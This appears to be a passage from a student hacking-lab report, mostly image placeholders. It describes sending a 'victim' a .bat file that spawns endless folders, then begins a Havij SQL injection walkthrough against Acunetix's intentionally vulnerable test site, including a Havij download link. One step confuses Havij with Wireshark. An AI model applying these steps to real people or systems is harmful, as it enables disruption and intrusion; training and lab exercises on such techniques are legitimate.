
- 8) Creating infinite folders in victim system.
- 9) Firstly write a command in text file and save it with .bat extension file.




- 10) We can see the .bat extension file in music folder.



11) Send the file to victim if victim opens the file then he will receive infinite folders.



12) When he closes the CMD prompt then its stop.



# HAVJI TOOL (SQL INJECTION)

Path used to Download it:

<https://www.mediafire.com/file/r6q3duastpl9x43/Havij-1.12-Free-Download.zip/file>

STEPS TO REPRODUCE :

- 1) Download and install the Wireshark tool from the above link.
- 2) Open the demo website in the browser  
<http://testphp.vulnweb.com/login.php>

picture categories +  
testphp.vulnweb.com/categories.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

**categories**

**Posters**  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

**Paintings**  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

**Stickers**  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati


**Graffiti**  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



- 3) In the website check in the link where it is "= any number"

[http://testphp.vulnweb.com/listproducts.php?  
cat=2](http://testphp.vulnweb.com/listproducts.php?cat=2)




- 4) Open the link in the Havij tool and start analyse it.







- 5) Go to info we can see some details of website like host Ip , webserver used etc.,



